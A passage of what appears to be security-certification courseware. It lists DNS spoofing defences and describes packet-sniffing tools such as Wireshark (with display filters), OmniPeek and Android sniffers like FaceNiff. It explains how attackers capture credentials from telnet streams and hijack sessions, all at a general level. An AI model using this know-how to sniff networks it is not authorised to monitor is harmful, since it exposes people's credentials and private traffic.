
- Ettercap (*https://www.ettercap-project.org*)
- Evilgrade (*https://github.com*)
- DNS Poisoning Tool (*https://github.com*)



How to Defend Against DNS Spoofing

1. Implement a Domain Name System Security Extension (DNSSEC)
2. Use a Secure Socket Layer (SSL) for securing the traffic
3. Resolve all DNS queries to a local DNS server
4. Block DNS requests to external servers
5. Configure a firewall to restrict external DNS lookup
6. Implement an intrusion detection system (IDS) and deploy it correctly
7. Configure the DNS resolver to use a new random source port for each outgoing query
8. Restrict the DNS recusing service, full or partial, to authorized users
9. Use DNS Non-Existent Domain (NXDOMAIN) rate limiting
10. Secure internal machines
11. Use a static ARP and IP tables
12. Use Secure Shell (SSH) encryption
13. Do not allow outgoing traffic to use UDP port 53 as a default source port
14. Audit the DNS server regularly to remove vulnerabilities

How to Defend Against DNS Spoofing

Major DNS implementations have reported attacks using DNS spoofing, and this vulnerability still affects a large number of organizations. This is because of a lack of information when performing DNS queries, which allows attackers to spoof DNS responses. We have already discussed how an attacker performs different types of DNS spoofing attacks. We now discuss how to defend a network from these types of attacks.

Countermeasures that help prevent DNS spoofing attacks are as follows:

- Implement Domain Name System Security Extensions (DNSSEC).
- Use a Secure Socket Layer (SSL) for securing the traffic.
- Resolve all DNS queries to a local DNS server.
- Block DNS requests to external servers.
- Configure a firewall to restrict external DNS lookup.
- Implement an intrusion detection system (IDS) and deploy it correctly.
- Configure the DNS resolver to use a new random source port for each outgoing query.
- Restrict the DNS recusing service, full or partial, to authorized users.
- Use DNS nonexistent domain (NXDOMAIN) rate limiting.
- Secure internal machines.
- Use static ARP and IP tables.
- Use Secure Shell (SSH) encryption.
- Do not allow outgoing traffic to use UDP port 53 as a default source port.

- Audit the DNS server regularly to remove vulnerabilities.
- Use sniffing detection tools.
- Do not open suspicious files.
- Always use trusted proxy sites.
- If a company handles its own resolver, it should be kept private and well protected.
- Randomize source and destination IP addresses.
- Randomize query IDs.
- Randomize the case in name requests.
- Use Public Key Infrastructure (PKI) to protect the server.
- Maintain a single or specific range of IP addresses to log into systems.
- Implement packet filtering for both inbound and outbound traffic.
- Restrict DNS zone transfers to a limited set of IP addresses.
- Employ DNS Cookie RFC 7873 or deactivate departing ICMP packets to prevent SAD DNS attacks.
- Use 0x20 encoding and DNS cookies as additional security to DNS messages.
- Reduce the timeout period for outstanding queries to prevent SAD DNS attacks.
- Update the DNS servers to the latest patches to prevent breaches.
- Use Remote Name Daemon Control (RNDC) keys if responses are to be made on port 53.
- Ensure that the “Hosts” file resolution is disabled on both the clients and servers.
- Configure STUB zones for frequently accessed domains.
- Implement robust password policies for users managing DNS records.

LO#03: Use Sniffing Tools

Sniffing Tools

System administrators use automated tools to monitor their network, but attackers misuse these tools to sniff network data. This section describes tools that an attacker can use for sniffing.

Sniffing Tool: Wireshark

- It lets you **capture and interactively browse the traffic** running on a computer network
- Wireshark uses **Winpcap** to capture packets on its own supported networks
- It **captures live network traffic** from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks
- A **set of filters** for customized data displays can be used

Ethernet 2: <live capture in progress>

Packets: 2269 · Displayed: 2269 (100.0%)

Profile: Default

https://www.wireshark.org

Wireshark

Source: *https://www.wireshark.org*

Wireshark lets you capture and interactively browse the traffic running on a computer network. This tool uses WinPcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. The captured files can be programmatically edited via the command-line. A set of filters for customized data display can be refined using a display filter.

As shown in the screenshot, attackers use Wireshark to sniff and analyze the packet flow in the target network and extract critical information about the target.

Password revealed in a TCP Stream

Follow TCP Stream in Wireshark

Source: *https://www.wireshark.org*

Wireshark displays data from the TCP port with a feature known as "**Follow TCP stream**." The tool sees TCP data in the same way as that of the application layer. Use this tool to find passwords in a telnet session or to interpret a data stream.

To see the TCP stream, select a TCP packet in the packet list of a stream/connection and then select the **Follow → TCP Stream** menu item from the Wireshark **Analyze** menu. Wireshark displays all the data from the TCP stream by setting an appropriate display filter. The tool displays the streaming content in the same sequence as it appeared on the network. It displays the captured data in ASCII, EBCDIC, hex dump, C array, or raw formats.

As shown in the screenshot, attackers can capture network traffic and gain the credentials of a target machine. They attempt to capture its remote interface and monitor the traffic generated from a user's browsing activities to extract confidential user information.

Display Filters in Wireshark

Display filters are used to **change the view of packets** in the captured files

1	**Display Filtering by Protocol**	Example: Type the protocol in the filter box; arp, http, tcp, udp, dns, or ip

2	**Monitoring the Specific Ports**	`tcp.port==23`
		`ip.addr==192.168.1.100 machine`
		`ip.addr==192.168.1.100 && tcp.port==23`

3	**Filtering by Multiple IP Addresses**	`ip.addr == 10.0.0.4 or` `ip.addr == 10.0.0.5`
4	**Filtering by IP Address**	`ip.addr == 10.0.0.4`

5	**Other Filters**	`ip.dst == 10.0.1.50 && frame.pkt_len > 400`
		`ip.addr == 10.0.1.12 && icmp && frame.number > 15 && frame.number < 30`
		`ip.src==205.153.63.30 or ip.dst==205.153.63.30`

Display Filters in Wireshark


Source: *https://wiki.wireshark.org*

Wireshark features display filters that filter traffic on the target network by protocol type, IP address, port, etc. Display filters are used to change the view of packets in the captured files. To set up a filter, type the protocol name, such as arp, http, tcp, udp, dns, and ip, in the filter box of Wireshark. Wireshark can use multiple filters at a time.

Some of the display filters in Wireshark are listed below:

- **Display Filtering by Protocol**

  Example: Type the protocol in the filter box: arp, http, tcp, udp, dns, ip
- **Monitoring the Specific Ports**
  - `tcp.port==23`
  - `ip.addr==192.168.1.100 machine`
    `ip.addr==192.168.1.100 && tcp.port==23`
- **Filtering by Multiple IP Addresses**
  - `ip.addr == 10.0.0.4 or ip.addr == 10.0.0.5`
- **Filtering by IP Address**
  - `ip.addr == 10.0.0.4`
- **Other Filters**
  - `ip.dst == 10.0.1.50 && frame.pkt_len > 400`
  - `ip.addr == 10.0.1.12 && icmp && frame.number > 15 && frame.number < 30`
  - `ip.src==205.153.63.30 or ip.dst==205.153.63.30`



Additional Wireshark Filters

1. `tcp.flags.reset==1`
   Displays all TCP resets
2. `udp contains 33:27:58`
   Sets a filter for the HEX values of 0x33 0x27 0x58 at any offset
3. `http.request`
   Displays all HTTP GET requests
4. `tcp.analysis. Retransmission`
   Displays all retransmissions in the trace
5. `tcp contains traffic`
   Displays all TCP packets that contain the word “traffic”
6. `!(arp or icmp or dns)`
   Masks out arp, icmp, dns, or other protocols and allows you to view traffic of your interest
7. `tcp.port == 4000`
   Sets a filter for any TCP packet with 4000 as a source or destination port
8. `tcp.port eq 25 or icmp`
   Displays only SMTP (port 25) and ICMP traffic
9. `ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`
   Displays only traffic in the LAN (192.168.x.x), between workstations and servers — no Internet
10. `ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`
    Filter by a protocol (e.g. SIP) and filter out unwanted IPs

Additional Wireshark Filters

Source: *https://wiki.wireshark.org*

Some examples of additional Wireshark filters are listed below:

- **`tcp.flags.reset==1`**

  Displays all TCP resets

- **`udp contains 33:27:58`**

  Sets a filter for the hex values of 0×33 0×27 0×58 at any offset

- **`http.request`**

  Displays all HTTP GET requests

- **`tcp.analysis.retransmission`**

  Displays all retransmissions in the trace

- **`tcp contains traffic`**

  Displays all TCP packets that contain the word “traffic”

- **`!(arp or icmp or dns)`**

  Masks out arp, icmp, dns, or other protocols and allows you to view the traffic of your interest

- **`tcp.port == 4000`**

  Sets a filter for any TCP packet with 4000 as a source or destination port

- `tcp.port eq 25 or icmp`

  Displays only SMTP (port 25) and ICMP traffic

- `ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`

  Displays only traffic in the LAN (192.168.x.x), between workstations and servers—no Internet

- `ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`

  Filters by a protocol (e.g., SIP) and filters out unwanted Ips

- **Riverbed Packet Analyzer Plus**

  Source: *https://www.riverbed.com*

  Riverbed Packet Analyzer Plus performs the real-time network packet analysis and reporting of large trace files using an intuitive GUI and a broad selection of pre-defined analysis views. Use Packet Analyzer Plus with Riverbed AppResponse or any locally presented trace files to quickly identify and troubleshoot complex network and application performance issues down to the bit level through full integration with Wireshark.

- **Capsa Portable Network Analyzer**

  Source: *https://www.colasoft.com*

  Capsa, a portable network performance analysis and diagnostics tool, provides packet capture and analysis with an easy-to-use interface, allowing users to protect and monitor networks in a critical business environment.

  An attacker can use this tool to sniff packets from the target network and detect network vulnerabilities.

- **OmniPeek**

  Source: *https://www.liveaction.com*

  OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. This tool will analyze, drill down, and fix performance bottlenecks across multiple network segments. Analytic plug-ins provide targeted visualization and search abilities within OmniPeek. The Google Maps plug-in enhances the analysis capabilities of OmniPeek. It displays a Google map in the OmniPeek capture window that shows the locations of all the public IP addresses of captured packets.

  Attackers can use OmniPeek to monitor and analyze network traffic of the target network in real time, identify the source location of that traffic, and attempt to obtain sensitive information, as well as find any network loopholes.

Packet Sniffing Tools for Mobile Phones

- **Sniffer Wicap**

  Source: *https://play.google.com*

  This tool is a mobile network packet sniffer for ROOT ARM droids. It works on rooted Android mobile devices.

  Attackers can use this tool to capture packets for various types of connections, such as Wi-Fi, 3G, and LTE.

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that can sniff and intercept web session profiles over a Wi-Fi connection to a mobile. This app works on rooted Android devices. The Wi-Fi connection should be over open, WEP, WPA-PSK, or WPA2-PSK networks while sniffing the sessions.

- **Packet Capture**

  Source: *https://play.google.com*

  Packet Capture is a network traffic sniffer app with SSL decryption. It is a powerful debugging tool, especially when developing an app.

  Attackers can use this tool to capture network packets and record them, perform SSL decryption using MITM techniques, and further show packets in either hex or text.

